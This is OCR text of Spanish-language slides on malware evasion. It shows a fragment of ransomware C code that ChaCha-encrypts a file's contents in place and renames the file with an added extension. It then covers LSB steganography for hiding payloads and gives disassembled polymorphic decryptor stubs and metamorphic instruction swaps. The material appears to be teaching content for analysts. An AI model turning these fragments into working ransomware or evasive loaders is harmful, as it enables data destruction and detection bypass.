
```
static char g_PublicKey[1024] = "__PUBLIC_KEY__"; /*"-----BEGIN RSA PUBLIC KEY-----MI
        "PG4p+X/JBYP3m0XUXLc/FMNvrB5zHoTV/81FAk2rHZ3+eQhdB3l773U...";*/
...
...

        ECRYPT_ivsetup(&FileInfo->CryptCtx, FileInfo->ChachaIV);
        ECRYPT_encrypt_bytes(&FileInfo->CryptCtx, Buffer, Buffer, BytesRead);

        Offset.QuadPart = -((LONGLONG)BytesRead);

        SetFilePointerEx(FileInfo->FileHandle, Offset, NULL, FILE_CURRENT);
        WriteFullData(FileInfo->FileHandle, Buffer, BytesToWrite);
        //break;
    }
    CloseHandle(FileInfo->FileHandle);
    FileInfo->FileHandle = NULL;
    int len = strlen(FileInfo->Filename);
    int lengthExtension = strlen(g_Extension);
    char* EncryptedFilename = (char *)malloc(len + lengthExtension + 1);
    RtlSecureZeroMemory(EncryptedFilename, len + lengthExtension + 1);
    memcpy(EncryptedFilename, FileInfo->Filename, len);
    strcat(EncryptedFilename, g_Extension);
```


LSB / Steganography

LSB / Steganography


- Usando para ocultar *payloads* en imágenes
- Se aplica algún tipo de encoding o encriptación.
- Tamaño del *payload* debe ser menor al tamaño de la imagen.

LSB / Steganography






Payload decoding process



Fuente: https://www.bleepingcomputer.com/news/security/oceanlotus-apt-uses-steganography-to-load-backdoors/



Polymorphic & Metamorphic Algorithms

- Polimórfico:
  - Encriptación(AES, RC4, etc)
  - Un stub estático que permite desencriptar

- Metamórfico:
  - Cambio de lógica (saltos /jmp/call)
  - Cambio de registros, constantes, etc


- Implementación:
  - En tiempo de ejecución
  - Al generar el *payload*

Polymorphic

```
6644:8B63 07    mov r12w,word ptr ds:[rbx+7]
49:01DC         add r12,rbx
6644:8B43 09    mov r8w,word ptr ds:[rbx+9]
49:01D8         add r8,rbx
8B53 03         mov edx,dword ptr ds:[rbx+3]
52              push rdx
6741:8B1424     mov edx,dword ptr ds:[r12d]
C1CA 05         ror edx,5
0FCA            bswap edx
6741:891424     mov dword ptr ds:[r12d],edx
5A              pop rdx
41:311424       xor dword ptr ds:[r12],edx
52              push rdx
48:31D2         xor rdx,rdx
6741:8B1424     mov edx,dword ptr ds:[r12d]
0FCA            bswap edx
6741:891424     mov dword ptr ds:[r12d],edx
5A              pop rdx
49:83C4 04      add r12,4
4D:39C4         cmp r12,r8
7E D1           jle 1A0044
```

```
6641:8B58 07    mov bx,word ptr ds:[r8+7]
4C:01C3         add rbx,r8
6641:8B40 09    mov ax,word ptr ds:[r8+9]
4C:01C0         add rax,r8
41:8B50 03      mov edx,dword ptr ds:[r8+3]
3113            xor dword ptr ds:[rbx],edx
52              push rdx
67:8B13         mov edx,dword ptr ds:[ebx]
C1CA 04         ror edx,4
0FCA            bswap edx
67:8913         mov dword ptr ds:[ebx],edx
5A              pop rdx
52              push rdx
48:31D2         xor rdx,rdx
67:8B13         mov edx,dword ptr ds:[ebx]
0FCA            bswap edx
67:8913         mov dword ptr ds:[ebx],edx
5A              pop rdx
48:83C3 04      add rbx,4
48:39C3         cmp rbx,rax
7E DB           jle 1A0046
90              nop
```

Metamorphic




```
push rdx
mov rdx, qword ptr gs:[60]
xchg rax, rdx
pop rdx
sub r9d, r9d
```

```
inc r8
add r8, r11
dec r8
```

Gracias